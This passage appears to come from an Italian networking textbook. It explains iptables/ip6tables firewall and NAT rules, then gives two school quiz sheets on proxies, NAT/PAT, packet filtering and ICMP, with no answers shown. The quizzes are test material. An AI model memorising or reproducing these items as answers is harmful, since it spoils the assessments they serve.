`↪-s 10.0.0.0/8 -d 0/0 -i ppp0 -j DROP`
`iptables -t filter -A FORWARD ↩`
`↪-s 10.0.0.0/8 -d 0/0 -o ppp0 -j ACCEPT`
`iptables -t filter -A OUTPUT ↩`
`↪-s 10.0.0.0/8 -d 0/0 -o ppp0 -j DROP`
	Blocca l'ingresso e l'uscita di pacchetti che hanno indirizzi di origine 10.∗.∗.∗, ovvero indirizzi privati, provenienti o destinati all'interfaccia esterna. Si osservi che il punto di controllo '**`FORWARD`**' blocca i pacchetti solo in ingresso, per consentire l'uscita di pacchetti provenienti dalla rete locale, che poi il NAT deve trasformare opportunamente.

`iptables -t filter -A INPUT ↩`
`↪-s 172.16.0.0/12 -d 0/0 -i ppp0 -j DROP`
`iptables -t filter -A FORWARD ↩`
`↪-s 172.16.0.0/12 -d 0/0 -i ppp0 -j DROP`
`iptables -t filter -A FORWARD ↩`
`↪-s 172.16.0.0/12 -d 0/0 -o ppp0 -j ACCEPT`
`iptables -t filter -A OUTPUT ↩`
`↪-s 172.16.0.0/12 -d 0/0 -o ppp0 -j DROP`
	Blocca l'ingresso e l'uscita di pacchetti che hanno indirizzi di origine da 172.16.∗.∗ a 172.31.∗.∗, ovvero indirizzi privati, provenienti o destinati all'interfaccia esterna. Si osservi che il punto di controllo '**`FORWARD`**' blocca i pacchetti solo in ingresso, per consentire l'uscita di pacchetti provenienti dalla rete locale, che poi il NAT deve trasformare opportunamente.

Comando	Descrizione

`iptables -t filter -A INPUT -s 192.168.0.0/16 -d 0/0 -i ppp0 -j DROP`
`iptables -t filter -A FORWARD -s 192.168.0.0/16 -d 0/0 -i ppp0 -j DROP`
`iptables -t filter -A FORWARD -s 192.168.0.0/16 -d 0/0 -o ppp0 -j ACCEPT`
`iptables -t filter -A OUTPUT -s 192.168.0.0/16 -d 0/0 -o ppp0 -j DROP`
	Blocca l'ingresso e l'uscita di pacchetti che hanno indirizzi di origine 192.168.*.*, ovvero indirizzi privati, provenienti o destinati all'interfaccia esterna. Si osservi che il punto di controllo '**`FORWARD`**' blocca i pacchetti solo in ingresso, per consentire l'uscita di pacchetti provenienti dalla rete locale, che poi il NAT deve trasformare opportunamente.

378.3 Eliminazione del traffico IPv6 impossibile

Comando	Descrizione

`ip6tables -t filter -A INPUT -s ::1/128 -d 0/0 -i ppp0 -j DROP`
`ip6tables -t filter -A FORWARD -s ::1/128 -d 0/0 -i ppp0 -j DROP`
`ip6tables -t filter -A FORWARD -s ::1/128 -d 0/0 -o ppp0 -j DROP`
`ip6tables -t filter -A OUTPUT -s ::1/128 -d 0/0 -o ppp0 -j DROP`
	Blocca tutti gli ingressi e tutte le uscite dei pacchetti che hanno l'indirizzo IPv6 di origine ::1 (*localhost*), provenienti o destinati all'interfaccia esterna.

`ip6tables -t filter -A INPUT -s ::1/128 -d 0/0 -i tun6to4 -j DROP`
`ip6tables -t filter -A FORWARD -s ::1/128 -d 0/0 -i tun6to4 -j DROP`
`ip6tables -t filter -A FORWARD -s ::1/128 -d 0/0 -o tun6to4 -j DROP`
`ip6tables -t filter -A OUTPUT -s ::1/128 -d 0/0 -o tun6to4 -j DROP`
	Blocca tutti gli ingressi e tutte le uscite dei pacchetti che hanno l'indirizzo IPv6 di origine ::1 (*localhost*), provenienti o destinati all'interfaccia del tunnel.

Comando	Descrizione

`ip6tables -t filter -A INPUT ↩ ↪-s fe80::/64 -d 0/0 -i ppp0 -j DROP`
`ip6tables -t filter -A FORWARD ↩ ↪-s fe80::/64 -d 0/0 -i ppp0 -j DROP`
`ip6tables -t filter -A FORWARD ↩ ↪-s fe80::/64 -d 0/0 -o ppp0 -j DROP`
`ip6tables -t filter -A OUTPUT ↩ ↪-s fe80::/64 -d 0/0 -o ppp0 -j DROP`
	Blocca tutti gli ingressi e tutte le uscite dei pacchetti che hanno un indirizzo di origine IPv6 di tipo link-local, provenienti o destinati all'interfaccia esterna. In questo caso, non esistendo il NAT, si può bloccare anche l'uscita del punto di controllo '**`FORWARD`**'.

`ip6tables -t filter -A INPUT ↩ ↪-s fe80::/64 -d 0/0 -i tun6to4 -j DROP`
`ip6tables -t filter -A FORWARD ↩ ↪-s fe80::/64 -d 0/0 -i tun6to4 -j DROP`
`ip6tables -t filter -A FORWARD ↩ ↪-s fe80::/64 -d 0/0 -o tun6to4 -j DROP`
`ip6tables -t filter -A OUTPUT ↩ ↪-s fe80::/64 -d 0/0 -o tun6to4 -j DROP`
	Blocca tutti gli ingressi e tutte le uscite dei pacchetti che hanno un indirizzo di origine IPv6 di tipo link-local, provenienti o destinati all'interfaccia del tunnel. In questo caso, non esistendo il NAT, si può bloccare anche l'uscita del punto di controllo '**`FORWARD`**'.

`ip6tables -t filter -A INPUT ↩ ↪-s fec0:0:0:1::/64 -d 0/0 -i ppp0 -j DROP`
`ip6tables -t filter -A FORWARD ↩ ↪-s fec0:0:0:1::/64 -d 0/0 -i ppp0 -j DROP`
`ip6tables -t filter -A FORWARD ↩ ↪-s fec0:0:0:1::/64 -d 0/0 -o ppp0 -j DROP`
`ip6tables -t filter -A OUTPUT ↩ ↪-s fec0:0:0:1::/64 -d 0/0 -o ppp0 -j DROP`
	Blocca tutti gli ingressi e tutte le uscite dei pacchetti che hanno un indirizzo di origine IPv6 di tipo site-local, provenienti o destinati all'interfaccia esterna. In questo caso, non esistendo il NAT, si può bloccare anche l'uscita del punto di controllo '**`FORWARD`**'.

Comando	Descrizione

`ip6tables -t filter -A INPUT ↩ ↪-s fec0:0:0:1::/64 -d 0/0 -i tun6to4 -j DROP`
`ip6tables -t filter -A FORWARD ↩ ↪-s fec0:0:0:1::/64 -d 0/0 -i tun6to4 -j DROP`
`ip6tables -t filter -A FORWARD ↩ ↪-s fec0:0:0:1::/64 -d 0/0 -o tun6to4 -j DROP`
`ip6tables -t filter -A OUTPUT ↩ ↪-s fec0:0:0:1::/64 -d 0/0 -o tun6to4 -j DROP`
	Blocca tutti gli ingressi e tutte le uscite dei pacchetti che hanno un indirizzo di origine IPv6 di tipo site-local, provenienti o destinati all'interfaccia del tunnel. In questo caso, non esistendo il NAT, si può bloccare anche l'uscita del punto di controllo '**`FORWARD`**'.

378.4 Abilitazione del traffico IPv4 e IPv6 essenziale

Comando	Descrizione
`iptables -t filter -A INPUT -p ipv6 ↩ ↪-s 0/0 -d 0/0 -j ACCEPT` `iptables -t filter -A OUTPUT -p ipv6 ↩ ↪-s 0/0 -d 0/0 -j ACCEPT`	Consente l'ingresso e l'uscita di pacchetti riferiti a un tunnel IPv6 in IPv4 che parte dall'elaboratore contenente il firewall stesso.

`iptables -t filter -A INPUT -p icmp ↩ ↪-s 0/0 -d 0/0 -j ACCEPT`
`iptables -t filter -A FORWARD -p icmp ↩ ↪-s 0/0 -d 0/0 -j ACCEPT`
`iptables -t filter -A OUTPUT -p icmp ↩ ↪-s 0/0 -d 0/0 -j ACCEPT`
	Consente tutto il traffico ICMPv4.

`ip6tables -t filter -A INPUT -p icmpv6 ↩ ↪-s 0/0 -d 0/0 -j ACCEPT`
`ip6tables -t filter -A FORWARD -p icmpv6 ↩ ↪-s 0/0 -d 0/0 -j ACCEPT`
`ip6tables -t filter -A OUTPUT -p icmpv6 ↩ ↪-s 0/0 -d 0/0 -j ACCEPT`
	Consente tutto il traffico ICMPv6.

`iptables -t filter -A INPUT -p tcp ↩ ↪-s 0/0 -d 0/0 --dport 113 -j ACCEPT`
`iptables -t filter -A FORWARD -p tcp ↩ ↪-s 0/0 -d 0/0 --dport 113 -j ACCEPT`
`iptables -t filter -A OUTPUT -p tcp ↩ ↪-s 0/0 -d 0/0 --dport 113 -j ACCEPT`
	Consente tutto il traffico IDENT IPv4.

Comando	Descrizione

`ip6tables -t filter -A INPUT -p tcp -s 0/0 -d 0/0 --dport 113 -j ACCEPT`
`ip6tables -t filter -A FORWARD -p tcp -s 0/0 -d 0/0 --dport 113 -j ACCEPT`
`ip6tables -t filter -A OUTPUT -p tcp -s 0/0 -d 0/0 --dport 113 -j ACCEPT`
	Consente tutto il traffico IDENT IPv6.

`iptables -t filter -A INPUT -s 127.0.0.0/8 -d 0/0 -i lo -j ACCEPT`
`iptables -t filter -A FORWARD -s 127.0.0.0/8 -d 0/0 -i lo -j ACCEPT`
`iptables -t filter -A FORWARD -s 127.0.0.0/8 -d 0/0 -o lo -j ACCEPT`
`iptables -t filter -A OUTPUT -s 127.0.0.0/8 -d 0/0 -o lo -j ACCEPT`
	Consente tutto il traffico interno al nodo (*loopback*) di tipo IPv4.

`ip6tables -t filter -A INPUT -s ::1/128 -d 0/0 -i lo -j ACCEPT`
`ip6tables -t filter -A FORWARD -s ::1/128 -d 0/0 -i lo -j ACCEPT`
`ip6tables -t filter -A FORWARD -s ::1/128 -d 0/0 -o lo -j ACCEPT`
`ip6tables -t filter -A OUTPUT -s ::1/128 -d 0/0 -o lo -j ACCEPT`
	Consente tutto il traffico interno al nodo (*loopback*) di tipo IPv6.

378.5 Accesso a servizi interni al firewall, anche dalla rete esterna

Comando	Descrizione

`iptables -t filter -A INPUT -p tcp -s 0/0 -d 0/0 --dport 80 -j ACCEPT`
`ip6tables -t filter -A INPUT -p tcp -s 0/0 -d 0/0 --dport 80 -j ACCEPT`
`iptables -t filter -A OUTPUT -p tcp -s 0/0 -d 0/0 --sport 80 -j ACCEPT`
`ip6tables -t filter -A OUTPUT -p tcp -s 0/0 -d 0/0 --sport 80 -j ACCEPT`
	Consente l'accesso al servizio HTTP contenuto nel nodo, sia dalla rete locale, sia dall'esterno.

Comando	Descrizione

`iptables -t filter -A INPUT -p tcp ↩ ↪-s 0/0 -d 0/0 --dport 22 -j ACCEPT`
`ip6tables -t filter -A INPUT -p tcp ↩ ↪-s 0/0 -d 0/0 --dport 22 -j ACCEPT`
`iptables -t filter -A OUTPUT -p tcp ↩ ↪-s 0/0 -d 0/0 --sport 22 -j ACCEPT`
`ip6tables -t filter -A OUTPUT -p tcp ↩ ↪-s 0/0 -d 0/0 --sport 22 -j ACCEPT`
	Consente l'accesso al servizio SSH contenuto nel nodo, sia dalla rete locale, sia dall'esterno.

`iptables -t filter -A INPUT -p tcp ↩ ↪-s 0/0 -d 0/0 --dport 25 -j ACCEPT`
`ip6tables -t filter -A INPUT -p tcp ↩ ↪-s 0/0 -d 0/0 --dport 25 -j ACCEPT`
`iptables -t filter -A OUTPUT -p tcp ↩ ↪-s 0/0 -d 0/0 --sport 25 -j ACCEPT`
`ip6tables -t filter -A OUTPUT -p tcp ↩ ↪-s 0/0 -d 0/0 --sport 25 -j ACCEPT`
	Consente l'accesso al servizio SMTP contenuto nel nodo, sia dalla rete locale, sia dall'esterno.

378.6 Accesso della rete privata al firewall e all'instradamento per l'esterno

Comando	Descrizione

`iptables -t filter -A INPUT ↩ ↪-s 192.168.0.0/16 -d 0/0 -i eth0 -j ACCEPT`
`iptables -t filter -A FORWARD ↩ ↪-s 192.168.0.0/16 -d 0/0 -i eth0 -j ACCEPT`
`iptables -t filter -A FORWARD ↩ ↪-s 192.168.0.0/16 -d 0/0 -o eth0 -j ACCEPT`
`iptables -t filter -A OUTPUT ↩ ↪-s 192.168.0.0/16 -d 0/0 -o eth0 -j ACCEPT`
	Consente tutto il traffico relativo alla rete privata 192.168.0.0/16 collegato all'interfaccia '**`eth0`**'.

`iptables -t filter -A INPUT ↩ ↪-s 172.16.0.0/12 -d 0/0 -i eth0 -j ACCEPT`
`iptables -t filter -A FORWARD ↩ ↪-s 172.16.0.0/12 -d 0/0 -i eth0 -j ACCEPT`
`iptables -t filter -A FORWARD ↩ ↪-s 172.16.0.0/12 -d 0/0 -o eth0 -j ACCEPT`
`iptables -t filter -A OUTPUT ↩ ↪-s 172.16.0.0/12 -d 0/0 -o eth0 -j ACCEPT`
	Consente tutto il traffico relativo alla rete privata 172.16.0.0/12 collegato all'interfaccia '**`eth0`**'.

Comando	Descrizione

`iptables -t filter -A INPUT ↩`
`↪-s 10.0.0.0/8 -d 0/0 -i eth0 -j ACCEPT`
`iptables -t filter -A FORWARD ↩`
`↪-s 10.0.0.0/8 -d 0/0 -i eth0 -j ACCEPT`
`iptables -t filter -A FORWARD ↩`
`↪-s 10.0.0.0/8 -d 0/0 -o eth0 -j ACCEPT`
`iptables -t filter -A OUTPUT ↩`
`↪-s 10.0.0.0/8 -d 0/0 -o eth0 -j ACCEPT`
	Consente tutto il traffico relativo alla rete privata 10.0.0.0/8 collegato all'interfaccia '**`eth0`**'.

`ip6tables -t filter -A INPUT ↩`
`↪-s fe80::/64 -d 0/0 -i eth0 -j ACCEPT`
`ip6tables -t filter -A FORWARD ↩`
`↪-s fe80::/64 -d 0/0 -i eth0 -j ACCEPT`
`ip6tables -t filter -A FORWARD ↩`
`↪-s fe80::/64 -d 0/0 -o eth0 -j ACCEPT`
`ip6tables -t filter -A OUTPUT ↩`
`↪-s fe80::/64 -d 0/0 -o eth0 -j ACCEPT`
	Consente tutto il traffico link-local collegato all'interfaccia '**`eth0`**'.

`ip6tables -t filter -A INPUT ↩`
`↪-s fec0:0:0:1::/64 -d 0/0 -i eth0 -j ACCEPT`
`ip6tables -t filter -A FORWARD ↩`
`↪-s fec0:0:0:1::/64 -d 0/0 -i eth0 -j ACCEPT`
`ip6tables -t filter -A FORWARD ↩`
`↪-s fec0:0:0:1::/64 -d 0/0 -o eth0 -j ACCEPT`
`ip6tables -t filter -A OUTPUT ↩`
`↪-s fec0:0:0:1::/64 -d 0/0 -o eth0 -j ACCEPT`
	Consente tutto il traffico site-local collegato all'interfaccia '**`eth0`**'.

`ip6tables -t filter -A INPUT ↩`
`↪-s 2002::/16 -d 0/0 -i eth0 -j ACCEPT`
`ip6tables -t filter -A FORWARD ↩`
`↪-s 2002::/16 -d 0/0 -i eth0 -j ACCEPT`
`ip6tables -t filter -A FORWARD ↩`
`↪-s 2002::/16 -d 0/0 -o eth0 -j ACCEPT`
`ip6tables -t filter -A OUTPUT ↩`
`↪-s 2002::/16 -d 0/0 -o eth0 -j ACCEPT`
	Consente tutto il traffico per gli indirizzi 2002::/16 collegato all'interfaccia '**`eth0`**'.

378.7 Accesso alla rete esterna IPv4 da parte dei nodi della rete interna

Comando	Descrizione
`iptables -t filter -A OUTPUT -j ACCEPT`	Consente il passaggio di tutti i pacchetti IPv4 che devono uscire (soprattutto quelli diretti verso la rete esterna). Ciò si rende necessario per poter poi fare riferimento ai pacchetti di connessioni stabilite o correlate.

`iptables -t filter -A INPUT -p tcp ↩ ↪-s 0/0 -m state --state ESTABLISHED,RELATED ↩ ↪-j ACCEPT`
`iptables -t filter -A FORWARD -p tcp ↩ ↪-s 0/0 -m state --state ESTABLISHED,RELATED ↩ ↪-j ACCEPT`
`iptables -t filter -A OUTPUT -p tcp ↩ ↪-s 0/0 -m state --state ESTABLISHED,RELATED ↩ ↪-j ACCEPT`
	Consente tutto il traffico IPv4 riferito a connessioni TCP già iniziate in base alle regole preesistenti. L'istruzione relativa al controllo in uscita dovrebbe essere ridondante.

`iptables -t filter -A INPUT -p udp ↩ ↪-s 0/0 -m state --state ESTABLISHED,RELATED ↩ ↪-j ACCEPT`
`iptables -t filter -A FORWARD -p udp ↩ ↪-s 0/0 -m state --state ESTABLISHED,RELATED ↩ ↪-j ACCEPT`
`iptables -t filter -A OUTPUT -p udp ↩ ↪-s 0/0 -m state --state ESTABLISHED,RELATED ↩ ↪-j ACCEPT`
	Consente tutto il traffico IPv4 riferito a comunicazioni con il protocollo UDP, già iniziate in base alle regole preesistenti. L'istruzione relativa al controllo in uscita dovrebbe essere ridondante.

`iptables -t nat -A POSTROUTING -o ppp0 ↩ ↪-j MASQUERADE`	Definisce la trasformazione degli indirizzi IPv4 e delle porte (NAT) per il traffico uscente dall'interfaccia '**`ppp0`**' (interfaccia con indirizzo dinamico).

Comando	Descrizione
`iptables  -t nat -A POSTROUTING -o ppp0 ↩` `↪-j SNAT --to-source 196.1.2.3`	Definisce (in alternativa) la trasformazione degli indirizzi IPv4 e delle porte (NAT) per il traffico uscente dall'interfaccia '**`ppp0`**' che ha l'indirizzo 196.1.2.3.

378.8 Accesso alla rete esterna IPv6 da parte dei nodi della rete interna

Comando	Descrizione

`ip6tables -t filter -A INPUT   -p tcp ↩`
`↪-s 0/0 -d 0/0 --sport 53 -i tun6to4 -j ACCEPT`
`ip6tables -t filter -A INPUT   -p udp ↩`
`↪-s 0/0 -d 0/0 --sport 53 -i tun6to4 -j ACCEPT`
`ip6tables -t filter -A FORWARD -p tcp ↩`
`↪-s 0/0 -d 0/0 --sport 53 -i tun6to4 -j ACCEPT`
`ip6tables -t filter -A FORWARD -p udp ↩`
`↪-s 0/0 -d 0/0 --sport 53 -i tun6to4 -j ACCEPT`
`ip6tables -t filter -A OUTPUT  -p tcp ↩`
`↪-s 0/0 -d 0/0 --dport 53 -o tun6to4 -j ACCEPT`
`ip6tables -t filter -A OUTPUT  -p udp ↩`
`↪-s 0/0 -d 0/0 --dport 53 -o tun6to4 -j ACCEPT`
	Consente l'accesso verso la rete esterna, attraverso il tunnel IPv6 in IPv4, per le interrogazioni DNS. Queste regole sono completate da quelle riferite alla rete locale con indirizzi 2002::/16.

`ip6tables -t filter -A INPUT   -p tcp ↩`
`↪-s 0/0 -d 0/0 --sport 80 -i tun6to4 -j ACCEPT`
`ip6tables -t filter -A FORWARD -p tcp ↩`
`↪-s 0/0 -d 0/0 --sport 80 -i tun6to4 -j ACCEPT`
`ip6tables -t filter -A OUTPUT  -p tcp ↩`
`↪-s 0/0 -d 0/0 --dport 80 -o tun6to4 -j ACCEPT`
	Consente l'accesso verso la rete esterna, attraverso il tunnel IPv6 in IPv4, con il protocollo HTTP. Queste regole sono completate da quelle riferite alla rete locale con indirizzi 2002::/16.

`ip6tables -t filter -A INPUT   -p tcp ↩`
`↪-s 0/0 -d 0/0 --sport 443 -i tun6to4 -j ACCEPT`
`ip6tables -t filter -A FORWARD -p tcp ↩`
`↪-s 0/0 -d 0/0 --sport 443 -i tun6to4 -j ACCEPT`
`ip6tables -t filter -A OUTPUT  -p tcp ↩`
`↪-s 0/0 -d 0/0 --dport 443 -o tun6to4 -j ACCEPT`
	Consente l'accesso verso la rete esterna, attraverso il tunnel IPv6 in IPv4, con il protocollo HTTPS. Queste regole sono completate da quelle riferite alla rete locale con indirizzi 2002::/16.

Comando	Descrizione

`ip6tables -t filter -A INPUT -p tcp ↩`
`↪-s 0/0 -d 0/0 --sport 123 -i tun6to4 -j ACCEPT`
`ip6tables -t filter -A INPUT -p udp ↩`
`↪-s 0/0 -d 0/0 --sport 123 -i tun6to4 -j ACCEPT`
`ip6tables -t filter -A FORWARD -p tcp ↩`
`↪-s 0/0 -d 0/0 --sport 123 -i tun6to4 -j ACCEPT`
`ip6tables -t filter -A FORWARD -p udp ↩`
`↪-s 0/0 -d 0/0 --sport 123 -i tun6to4 -j ACCEPT`
`ip6tables -t filter -A OUTPUT -p tcp ↩`
`↪-s 0/0 -d 0/0 --dport 123 -o tun6to4 -j ACCEPT`
`ip6tables -t filter -A OUTPUT -p udp ↩`
`↪-s 0/0 -d 0/0 --dport 123 -o tun6to4 -j ACCEPT`
	Consente l'accesso verso la rete esterna, attraverso il tunnel IPv6 in IPv4, con il protocollo NTP. Queste regole sono completate da quelle riferite alla rete locale con indirizzi 2002::/16.

`ip6tables -t filter -A INPUT -p tcp ↩`
`↪-s 0/0 -d 0/0 --sport 110 -i tun6to4 -j ACCEPT`
`ip6tables -t filter -A FORWARD -p tcp ↩`
`↪-s 0/0 -d 0/0 --sport 110 -i tun6to4 -j ACCEPT`
`ip6tables -t filter -A OUTPUT -p tcp ↩`
`↪-s 0/0 -d 0/0 --dport 110 -o tun6to4 -j ACCEPT`
	Consente l'accesso verso la rete esterna, attraverso il tunnel IPv6 in IPv4, con il protocollo POP3. Queste regole sono completate da quelle riferite alla rete locale con indirizzi 2002::/16.

`ip6tables -t filter -A INPUT -p tcp ↩`
`↪-s 0/0 -d 0/0 --sport 22 -i tun6to4 -j ACCEPT`
`ip6tables -t filter -A FORWARD -p tcp ↩`
`↪-s 0/0 -d 0/0 --sport 22 -i tun6to4 -j ACCEPT`
`ip6tables -t filter -A OUTPUT -p tcp ↩`
`↪-s 0/0 -d 0/0 --dport 22 -o tun6to4 -j ACCEPT`
	Consente l'accesso verso la rete esterna, attraverso il tunnel IPv6 in IPv4, con il protocollo SSH. Queste regole sono completate da quelle riferite alla rete locale con indirizzi 2002::/16.

Parte lxiii

Verifiche

Capitolo 379

Concetti generali su Proxy, NAT/PAT e filtri IP

tempo a disposizione:	900 s	punteggio massimo:	10
quantità di domande:	10	punti di penalità per ogni secondo di ritardo:	0,016666

data: ....

cognome e nome: ....

classe e sezione (corso): ....

Figura 379.2. Livelli ISO-OSI.

applicazione
presentazione
sessione
trasporto
rete
collegamento dati
fisico

379.1) [0..1] Le porte TCP e UDP vanno da 1 a 65535. Indicare il gruppo di porte privilegiato.

da ______________________________

a ______________________________

379.2) [0..1] Quale dei tipi di messaggio ICMP elencati nella tabella ??valutazione filtri ip messaggi icmp 0?? non deve mai essere bloccato?

1. ( ) 0 *echo-reply* (ping)
2. ( ) 3 *destination-unreachable* (traffico TCP e UDP)
3. ( ) 5 *redirect* (instradamento dei pacchetti)
4. ( ) 8 *echo-request* (ping)

5. ( ) 11 *time-exceeded* (traceroute)

379.3) [0..1] A cosa serve il messaggio ICMP di tipo 11 (tempo scaduto)?.

1. ( ) a sapere che il valore TTL raggiunge il valore massimo prima di raggiungere la destinazione;
2. ( ) a sapere che il valore TTL si azzera prima di raggiungere la destinazione;
3. ( ) a sapere che non esiste un instradamento valido verso la destinazione richiesta;
4. ( ) a sapere che un proxy impedisce di raggiungere la destinazione;
5. ( ) a sapere che un firewall impedisce di raggiungere la destinazione;
6. ( ) a sapere che sono trascorsi inutilmente cinque minuti senza poter raggiungere la destinazione prevista;
7. ( ) a nessuna di queste alternative.

379.4) [0..1] Cosa sono i pacchetti frammentati dal protocollo IP (livello 3, rete)?

1. ( ) pacchetti che sfuggono agli instradamenti;
2. ( ) pacchetti impazziti che tenderebbero a intasare la rete;
3. ( ) pacchetti che per esigenze particolari sono stati suddivisi dal protocollo IP;
4. ( ) pacchetti che il protocollo IP non è in grado di ricostruire;
5. ( ) nessuna di queste ipotesi.

379.5) [0..1] Quale nodo può ricostruire un pacchetto IP frammentato?

1. ( ) un router che rappresenta un passaggio obbligato tra l'origine e la destinazione;
2. ( ) un router qualunque che sia attraversato da questi pacchetti;
3. ( ) un firewall;
4. ( ) un proxy;
5. ( ) nessuna di queste ipotesi.

379.6) [0..1] Cosa sono degli «indirizzi privati»?

1. ( ) degli indirizzi IPv4 che sono stati venduti a qualcuno;
2. ( ) degli indirizzi IPv4 che sono stati affittati a qualcuno;
3. ( ) degli indirizzi IPv4 che sono esclusi dagli instradamenti di Internet;

4. ( ) degli indirizzi IPv4 che sono privi di maschera di rete;
5. ( ) nessuna di queste ipotesi.

379.7) [0..1] A cosa serve un proxy?

1. ( ) a impedire gli accessi indesiderati;
2. ( ) ad accumulare in una memoria locale le risorse che vengono richieste più frequentemente;
3. ( ) a procurare qualcosa per conto di qualcun altro;
4. ( ) ad accedere a dei servizi speciali;
5. ( ) nessuna di queste ipotesi.

379.8) [0..1] A cosa serve una cache proxy?

1. ( ) a impedire gli accessi indesiderati;
2. ( ) ad accumulare in una memoria locale le risorse che vengono richieste più frequentemente, per non doverle prelevare ogni volta dalla loro origine;
3. ( ) a procurare qualcosa per conto di qualcun altro;
4. ( ) ad accedere a dei servizi speciali;
5. ( ) nessuna di queste ipotesi.

379.9) [0..1] In cosa consiste il meccanismo NAT/PAT?

1. ( ) nella ripulitura dei pacchetti;
2. ( ) nella modifica degli indirizzi e delle porte;
3. ( ) nella modifica dei messaggi ICMP;
4. ( ) nell'individuazione di questi in base alle loro caratteristiche;
5. ( ) nell'impedire il passaggio dei pacchetti che hanno o che non hanno caratteristiche determinate;
6. ( ) nessuna di queste ipotesi.

379.10) [0..1] Si consideri una rete privata, con indirizzi IPv4 privati, i cui nodi posso accedere a risorse esterne per mezzo di un router NAT/PAT. Un nodo esterno alla rete privata può contattare per primo un nodo interno a questa rete?

1. ( ) in generale sì;
2. ( ) in generale no;
3. ( ) solo se il nodo interno alla rete privata utilizza una forma di pubblicizzazione, come ICQ o simile.

Firewall

tempo a disposizione:	900 s	punteggio massimo:	10
quantità di domande:	10	punti di penalità per ogni secondo di ritardo:	0,016666

data: ....

cognome e nome: ....

classe e sezione (corso): ....

Figura 380.2.

Azione	Pos.	Prot.	IP srg		IP dst		ICMP	Int.
1	2	3	4	5	6	7	8	9

I valori mancanti vengono considerati indifferenti:

1. azione del filtro: blocco, rifiuto, accettazione, contabilizzazione, o altro;
2. posizione del filtro: in ingresso, in uscita, in transito o altro;
3. protocollo: TCP, UDP, ICMP;
4. indirizzi IP di origine, nella forma

   [!] ***indirizzo_ip / n_bit_maschera***

5. porte TCP o UDP di origine, nella forma

   [!] ***n_iniziale*** [−***n_finale***]

6. indirizzi IP di destinazione, nella forma

   [!] ***indirizzo_ip / n_bit_maschera***

7. porte TCP o UDP di destinazione, nella forma

   [!] ***n_iniziale*** [−***n_finale***]

8. tipo di messaggio ICMP;
9. interfaccia di rete coinvolta;

Tabella 380.4. Alcuni tipi ICMP.

Tipo	Nome	Chi lo utilizza
0	echo-reply	ping
3	destination-unreachable	traffico TCP/UDP
5	redirect	instradamento dei pacchetti
8	echo-request	ping
11	time-exceeded	traceroute

380.1) [0..1] A cosa serve un firewall?

1. ( ) a impedire gli accessi indesiderati;
2. ( ) ad accumulare in una memoria locale le risorse che vengono richieste più frequentemente;
3. ( ) a procurare qualcosa per conto di qualcun altro;
4. ( ) ad accedere a dei servizi speciali.

380.2) [0..1] In cosa consiste il filtro dei pacchetti?

1. ( ) nella ripulitura dei pacchetti;
2. ( ) nella modifica degli indirizzi e delle porte;
3. ( ) nella modifica dei messaggi ICMP;
4. ( ) nell'individuazione di questi in base alle loro caratteristiche;
5. ( ) nell'impedire il passaggio dei pacchetti che hanno o che non hanno caratteristiche determinate.

380.3) [0..1] In cosa consiste il problema o il vantaggio di avere pacchetti frammentati a livello del protocollo IP?

1. ( ) nella maggiore facilità di identificazione delle loro caratteristiche;
2. ( ) nella maggiore difficoltà di identificazione delle loro caratteristiche;
3. ( ) nell'impossibilità di individuare alcune caratteristiche nei frammenti successivi al primo;
4. ( ) nella minore presenza di rischi.

380.4) [0..1] In base allo schema che appare in figura 380.2, specificare il blocco del transito di tutto il traffico UDP.

1.

Azione	Pos.	Prot.	IP srg	IP dst	ICMP	Int.
blocco	ingresso	UDP	0/0	0/0		

2.

Azione	Pos.	Prot.	IP srg	IP dst	ICMP	Int.
blocco	transito	UDP	0/0	0/0		

3.

Azione	Pos.	Prot.	IP srg	IP dst	ICMP	Int.
blocco	transito	UDP	0/0	0/0 80		

1. ( )
2. ( )
3. ( )

380.5) [0..1] In base allo schema che appare in figura 380.2, consentire esplicitamente il transito dei pacchetti che dovrebbero riguardare il protocollo DNS (porta 53, TCP e UDP), indipendentemente dagli indirizzi IP di origine e di destinazione.

1.

Azione	Pos.	Prot.	IP srg	IP dst	ICMP	Int.
accetta	transito	TCP	0/0 53	0/0		
accetta	transito	TCP	0/0	0/0 53		
accetta	transito	UDP	0/0 53	0/0		
accetta	transito	UDP	0/0	0/0 53		

2.

Azione	Pos.	Prot.	IP srg	IP dst	ICMP	Int.
accetta	transito	TCP	0/0	0/0	53	
accetta	transito	UDP	0/0	0/0	53	

3.

Azione	Pos.	Prot.	IP srg	IP dst	ICMP	Int.
accetta	transito	TCP	0/0 111	0/0		
accetta	transito	TCP	0/0	0/0 111		

1. ( )
2. ( )
3. ( )

380.6) [0..1] In base allo schema che appare in figura 380.2, bloccare il transito dei pacchetti del protocollo di X, che utilizza le porte da 6000 a 6009, indipendentemente dagli indirizzi IP di origine e di destinazione.

1.

Azione	Pos.	Prot.	IP srg	IP dst	ICMP	Int.
blocca	transito	TCP	0/0 6000-6009	0/0		
blocca	transito	TCP	0/0	0/0 6000-6009		

2.

Azione	Pos.	Prot.	IP srg	IP dst	ICMP	Int.
blocca	transito	TCP	0/0 9000-9006	0/0		
blocca	transito	TCP	0/0	0/0 9000-9006		

3.

Azione	Pos.	Prot.	IP srg	IP dst	ICMP	Int.
blocca	transito	TCP	0/0 6000-6009	0/0 6000-6009		
blocca	transito	UDP	0/0	0/0 6000-6009	0/0 6000-6009	

1. ( )
2. ( )
3. ( )

380.7) [0..1] In base allo schema che appare in figura 380.2 e alla tabella 380.4, impedire l'ingresso di richieste di PING dall'interfaccia x.

1.

Azione	Pos.	Prot.	IP srg	IP dst	ICMP	Int.
blocca	transito	ICMP	0/0	0/0 8		x

2.

Azione	Pos.	Prot.	IP srg	IP dst	ICMP	Int.
blocca	ingresso	ICMP	0/0	0/0	8	x

3.

Azione	Pos.	Prot.	IP srg	IP dst	ICMP	Int.
blocca	ingresso	TCP	0/0 8	0/0		x

1. ( )
2. ( )
3. ( )

380.8) [0..1] In base allo schema che appare in figura 380.2 e alla tabella 380.4, impedire il transito di tutto il traffico ICMP escluso il tipo 3 (destinazione irraggiungibile) e di tipo 11 (tempo scaduto).

1.

Azione	Pos.	Prot.	IP srg	IP dst	ICMP	Int.
blocca	transito	ICMP	0/0	0/0		
accetta	transito	ICMP	0/0	0/0	11	
accetta	transito	ICMP	0/0	0/0	3	

2.

Azione	Pos.	Prot.	IP srg	IP dst	ICMP	Int.
accetta	transito	ICMP	0/0	0/0	3	
accetta	transito	ICMP	0/0	0/0	11	
blocca	transito	TCP	0/0	0/0		

3.

Azione	Pos.	Prot.	IP srg	IP dst	ICMP	Int.
accetta	transito	ICMP	0/0	0/0	3	
accetta	transito	ICMP	0/0	0/0	11	
